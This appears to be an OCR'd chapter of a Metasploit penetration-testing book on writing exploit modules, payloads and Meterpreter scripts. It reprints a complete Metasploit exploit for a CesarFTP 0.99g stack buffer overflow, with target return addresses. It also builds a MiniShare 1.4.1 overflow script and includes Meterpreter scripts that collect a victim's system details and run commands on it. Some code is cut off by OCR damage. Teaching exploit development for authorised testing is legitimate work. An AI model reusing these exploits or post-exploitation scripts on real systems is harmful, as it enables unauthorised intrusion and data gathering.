
```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking
      include Msf::Exploit::Remote::Tcp
    include Msf::Exploit::EXE
```

We begin our exploit module by including the MSF core package. This is followed by a class declaration and function definitions. In our example, we include a plain TCP connection, so we use `Msf::Exploit::Remote::Tcp`. Metasploit has handlers for HTTP, FTP, and so on, which help in building exploits faster since we do not need to write the entire exploit ourselves. We need to define the length and badchars, and then define the targets. Target-specific settings also need to be defined, such as the return address and the offset. Then we need to connect to the remote host and port and build and write the buffer to the connection. Once the exploit hits the connection, we handle the exploit and then disconnect.

A typical Metasploit exploit module consists of the following components:

- Header and some dependencies
- The core elements of the exploit module, which are:
    - `require 'msf/core'`
    - `class definition`
    - `includes`
    - `"def" definitions`
    - `initialize`
    - `check (optional)`
    - `exploit`

Here is a screenshot of our Metasploit exploit:



Exploit mixins

Mixins are best known for their usefulness in adding functionality to a module. Based on Ruby, which is a single-inheritance language, the mixins provide support for multiple inheritance. For good exploit development, it is very important to understand and efficiently use the mixins since Metasploit makes use of mixins to a large degree. Mixins are not specific to a module category though they appear under the one that most closely defines them. Hence we can make use of the exploit module mixins in Auxiliary modules and vice versa.

The Auxiliary::Report mixin

In the Metasploit Framework, we can make use of the `Auxiliary::Report` mixin to save the host, service, and vulnerability information into a database. This has two inbuilt methods, namely `report_host` and `report_service`, that are used to indicate the status of a host and a service (the status indicates whether the host/service is working or not). To use this module, we need to include this mixin into our classes by using `include Auxiliary::Report`.

Hence we can make use of this mixin for saving any information into the database.

Widely used exploit mixins

The widely used exploit mixins are explained as follows:

- `Exploit::Remote::Tcp`: This provides the TCP functionality and methods to the module. It aids in setting up a TCP connection using `connect()` and `disconnect()`. It creates `self.sock` as the global socket and offers SSL, Proxies, CPORT, and CHOST. It uses parameters such as RHOST, RPORT, and ConnectTimeout. It's code file is located at `lib/msf/core/exploit/tcp.rb`.
- `Exploit::Remote::DCERPC`: This mixin provides utility methods for interacting with a DCERPC service on a remote machine. These methods are generally useful in the context of exploitation. This mixin inherits from the TCP exploit mixin. It uses methods such as `dcerpc_handle()`, `dcerpc_bind()`, and `dcerpc_call()`. It also supports IPS evasion methods with multicontext BIND requests and fragmented DCERPC calls. It's code file is located at `lib/msf/core/exploit/dcerpc.rb`.
- `Exploit::Remote::SMB`: This mixin provides utility methods for interacting with an SMB/CIFS service on a remote machine. These methods are generally useful in the context of exploitation. This mixin extends the TCP exploit mixin. Only one SMB service can be accessed at a time using this class. It uses methods such as `smb_login()`, `smb_create()`, and `smb_peer_os()`. It also supports options like SMBUser, SMBPass, and SMBDomain. It exposes IPS evasion methods such as `SMB::pipe_evasion`, `SMB::pad_data_level`, and `SMB::file_data_level`. It's code file is located at `lib/msf/core/exploit/smb.rb`.
- `Exploit::Remote::BruteTargets`: This mixin provides brute-force attacks on the targets. Basically it overloads the `exploit()` method and calls `exploit_target(target)` for each target. It's code file is located at `lib/msf/core/exploit/brutetargets.rb`.
- `Exploit::Remote::Brute`: This mixin overloads the exploit method and calls `brute_exploit()` for each step. It is best suited for brute-force attacks and address range. The address range is a remote brute-force exploit mixin and is best suited for brute-force attacks. This provides a target aware brute forcing wrapper. It calls the `brute_exploit` method with the supplied address. If this is not a brute force target then the `single_exploit` method is called. The code file of `Exploit::Remote::Brute` is located at `lib/msf/core/exploit/brute.rb`.

Editing an exploit module

A good way to understand how an exploit module is written is to first edit one. We edit the module located at `opt/metasploit/msf3/modules/exploits/windows/ftp/ceaserftp_mkd.rb`.

Notes by the author are shown after a # sign.

```
##
# $Id: cesarftp_mkd.rb 14774 2012-02-21 01:42:17Z rapid7 $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the
Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
   Rank = AverageRanking

   include Msf::Exploit::Remote::Ftp

   def initialize(info = {})
         super(update_info(info,
                'Name'           => 'Cesar FTP 0.99g MKD Command
Buffer Overflow',
                'Description'    => %q{
                      This module exploits a stack buffer overflow
in the MKD verb in CesarFTP 0.99g.

                      You must have valid credentials to trigger
this vulnerability. Also, you
                      only get one chance, so choose your target
carefully.
                },
```

```
                'Author'         => 'MC',
                'License'        => MSF_LICENSE,
                'Version'        => '$Revision: 14774 $',
                'References'     =>
                        [
                                [ 'CVE', '2006-2961'],
                                [ 'OSVDB', '26364'],
                                [ 'BID', '18586'],
                                [ 'URL', 'http://secunia.com/
advisories/20574/' ],
                        ],
                'Privileged'     => true,
                'DefaultOptions' =>
                        {
                                'EXITFUNC' => 'process',
                        },
                'Payload'        =>
                        {
                                'Space'    => 250,
                                'BadChars' => "\x00\x20\x0a\x0d",
                                'StackAdjustment' => -3500,
                                'Compat'        =>
                                        {
                                                'SymbolLookup' =>
'ws2ord',
                                        }
                        },
                'Platform'       => 'win',
                'Targets'        =>
                        [
                                [ 'Windows 2000 Pro SP4 English', {
'Ret' => 0x77e14c29 } ],
                                [ 'Windows 2000 Pro SP4 French',  {
'Ret' => 0x775F29D0 } ],
                                [ 'Windows XP SP2/SP3 English',       {
'Ret' => 0x774699bf } ], # jmp esp, user32.dll
                                #[ 'Windows XP SP2 English',       {
'Ret' => 0x76b43ae0 } ], # jmp esp, winmm.dll
                                #[ 'Windows XP SP3 English',       {
'Ret' => 0x76b43adc } ], # jmp esp, winmm.dll
                                [ 'Windows 2003 SP1 English',     {
'Ret' => 0x76AA679b } ],
                        ],
```


```
                'DisclosureDate' => 'Jun 12 2006',
                'DefaultTarget'  => 0))
    end

    def check
          connect
          disconnect

          if (banner =~ /CesarFTP 0\.99g/)
                return Exploit::CheckCode::Vulnerable
          end
                return Exploit::CheckCode::Safe
    end

    def exploit
          connect_login

          sploit =  "\n" * 671 + rand_text_english(3, payload_
badchars)
          sploit << [target.ret].pack('V') + make_nops(40) + payload.
encoded

          print_status("Trying target #{target.name}...")

          send_cmd( ['MKD', sploit] , false)

          handler
          disconnect
    end

end
```

Working with payloads


While working with payloads, we need to select an encoder that does not touch certain registers, must be under the maximum size, must avoid badchars, and should be selected according to their ranking.

Next are the Nops Generators, which should be selected with the most random Nop first. Also, they are ranked according to their effectiveness and should be selected accordingly. Following is a list of payloads:


- `msfvenom` – It is a combination of both `msfpayload` and `msfencode`. It is a single tool that has standardized command-line options and good speed.



- `msfpayload`: It is a basic command-line instance of Metasploit that is used to generate and output all of the shell code that is available in Metasploit. It is most commonly used for the generation of the shell code for an exploit that is not currently present in the Metasploit Framework. It is even used for working with and testing different types of shell code and options while working with exploit modules.




- `msfencode`: This is another great payload in Metasploit's arsenal for exploit development. Sometimes it becomes difficult to use shell code generated straight out of `msfpayload`; therefore, it has to be encoded.




Writing exploits

In this part, we are going to write a small exploit for Minishare Version 1.4.1. First create a file on the desktop with any name and save it as a Python extension file. For example, we create a file named `minishare.py`. Next, just write the exploit code on that file. The code is shown in the following screenshot:




We write the code shown in the screenshot in the `minishare.py` file and save it. Now we can run our exploit against our target machine, on which we have already installed the Minishare software. Open the terminal and execute the `minishare.py` file from the directory where the file is located. So type in `./minishare.py <target IP>`; for example, here we are using `./minishare.py 192.168.0.110`.



After executing the exploit, we see that Minishare has crashed, as shown in the following screenshot:

Next, we move on to use a very useful Metasploit utility known as `pattern_create.rb`. This is located in the Metasploit's `tools` folder as shown in the following screenshot. Using this script will generate a string composed of unique string patterns. Hence we can replace our present buffer pattern by creating a random pattern using this script.



We type in `ruby pattern_create.rb 2000` and then press *Enter*. This creates a random string pattern for us, which can be used to cause the buffer overflow and figure out the exact memory location for the overflow.

We then replace our original string pattern in the buffer with the random pattern just generated. Hence we again have a buffer of random strings that can be used to cause the buffer overflow in the Minishare software.

```
sock.connect((sys.argv[1], 80))

buffer = "GET"

buffer += """
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah
9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5A
k6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2
An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap
9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax
9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5B
a6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2
Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf
9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5B
i6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2
Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn
9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5B
q6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2
Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv
9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5B
y6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2
Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd
9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5C
g6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2
Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl
9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5C
o
"""

buffer += " HTTP/1.1\r\n\r\n"
sock.send(buffer)
sock.close()
```


After creating the buffer, we run the script again, as shown in the following screenshot, and wait for the results.

```
File  Edit  View  Bookmarks  Settings  Help
root@bt:~/Desktop# ./minishare.py 192.168.0.110
root@bt:~/Desktop#
Desktop : bash
```


What we see on the victim's machine is that Minishare crashes again due to the buffer overflow exploit that runs on it, as shown in the following screenshot:

Scripting with Metasploit


Now we move on to some concepts of custom Metasploit scripting using Ruby. Let us start off with a very simple program that will print **Hello World** on the screen. Demonstrated in the following screenshot is how we write our first simple program. We can even simply write down the same program in a text pad and save it in the destination folder.




Since we already have a Meterpreter session, we can simply run our script by typing in `run helloworld`. We can see that our program has successfully executed and has printed `Hello World` on the screen. So we have successfully built our own custom script.



Earlier, we used a `print_status` command; similarly, we can use `print_error` for displaying a standard error and `print_line` for displaying a line of text.



We can see that this has been displayed on the screen as shown in the following screenshot:



Now let us move on to having a more structured look for our program by introducing the use of functions, error handling for incorrect input, and extracting some important information through the script. In this script, we will use some of the API calls to look for basic information about the victim's system, such as the operating system, computer name, and privilege level of the script.

```
def getinfo(session)
    begin
       sysnfo = session sys config sysinfo
       runpriv = session sys config getuid
       print_status("Getting system information ...")
       print_status("tThe target machine OS is #{sysnfo['OS']}")
       print_status("tThe computer name is #{'Computer'} ")
       print_status("tScript running as #{runpriv}")
    rescue ::Exception => e
       print_error("The following error was encountered #{e}")
    end
end

getinfo(client)
```

Now let us run the script. It successfully gives us all the information we need by using the API calls. Hence we are a step ahead with our scripting skills by extracting the basic information of the victim's computer. So what we have done here is we have declared a function, as we do in any other programming language, to maintain the structure of the program and passed a variable named `session` to it. This variable is used to call various methods for printing the victim's basic computer information. After this, we have a few status messages followed by the result of the API calls. We have used `getinfo(client)` at the end to call our function.

```
File  Edit  View  Bookmarks  Settings  Help
meterpreter > run helloworld
[*] Getting system information ...
[*] tThe target machine OS is Windows XP (Bui
ld 2600, Service Pack 2).
[*] tThe computer name is Computer
[*] tScript running as NT AUTHORITY\SYSTEM
meterpreter >
root : .ruby.bin
```

Next we move on to writing more advanced Meterpreter script and gathering some more information from our target victim. This time we have two parameters, named `session` and `cmdlist`. First of all, we print a status message followed by setting up a response timeout so that the session does not hang. After this, we run a loop, which takes in the items in an array one at a time and executes it on the system through `cmd.exe /c`. Next, it prints the status that is returned from the command execution. We then set up commands for extracting information from the victim's system, such as `set`, `ipconfig`, and `arp`.

```
def list_exec(session,cmdlist)
    print_status("Running Command List ...")
    r=''
    session.
    cmdlist.
        begin
            print_status "running command #{cmd}"
            r = session.
            while(d = r.
                print_status("#{d}")
            end
            r.
            r.
        rescue ::Exception => e
            print_error("Error Running Command #{cmd}: #{e.
        end
    end
end

commands = [ 'set',
    'ipconfig /all',
    'arp -a' ]

list_exec(client,commands)
```

Finally, we run our script in Meterpreter by typing in `run helloworld`; our code gets successfully executed on the target system, giving important information, which is shown in the following screenshot:

```
File  Edit  View  Bookmarks  Settings  Help
meterpreter > run helloworld
[*] Running Command List ...
[*] running command set
[*] tALLUSERSPROFILE=C:\Documents and Settings\All Users
AltStartup=C:\Unknown AltStartUp
AppData=C:\Documents and Settings\NetworkService\Application Dat
CommonDesktop=C:\Documents and Settings\All Users\Desktop
CommonFavorites=C:\Documents and Settings\All Users\Favorites
CommonFiles=C:\Program Files\Common Files
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramGroups=C:\Documents and Settings\All Users\Start Me
CommonStartMenu=C:\Documents and Settings\All Users\Start Menu
CommonStartUp=C:\Documents and Settings\All Users\Start Menu\Pro
COMPUTERNAME=PWNED-02526E037
ComSpec=C:\WINDOWS\system32\cmd.exe
ConnectionWizard=C:\Program Files\Internet Explorer\Connection W
root : ruby.bin
```

Summary

In this chapter we have covered the basics of exploit research with Metasploit. Exploitation itself is a very vast topic and a separate study. We covered the various payloads in Metasploit and learned how exploits are designed. We also covered a series of Metasploit scripting basics for information retrieval in our Meterpreter session. In the next chapter we will cover two Metasploit add-on tools, Social Engineering Toolkit and Armitage.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://searchsecurity.techtarget.com/definition/zero-day-exploit`
- `http://en.wikipedia.org/wiki/Exploit_%28computer_security%29`
- `https://en.wikipedia.org/wiki/Zero-day_attack`
- `http://www.offensive-security.com/metasploit-unleashed/Exploit_Design_Goals`
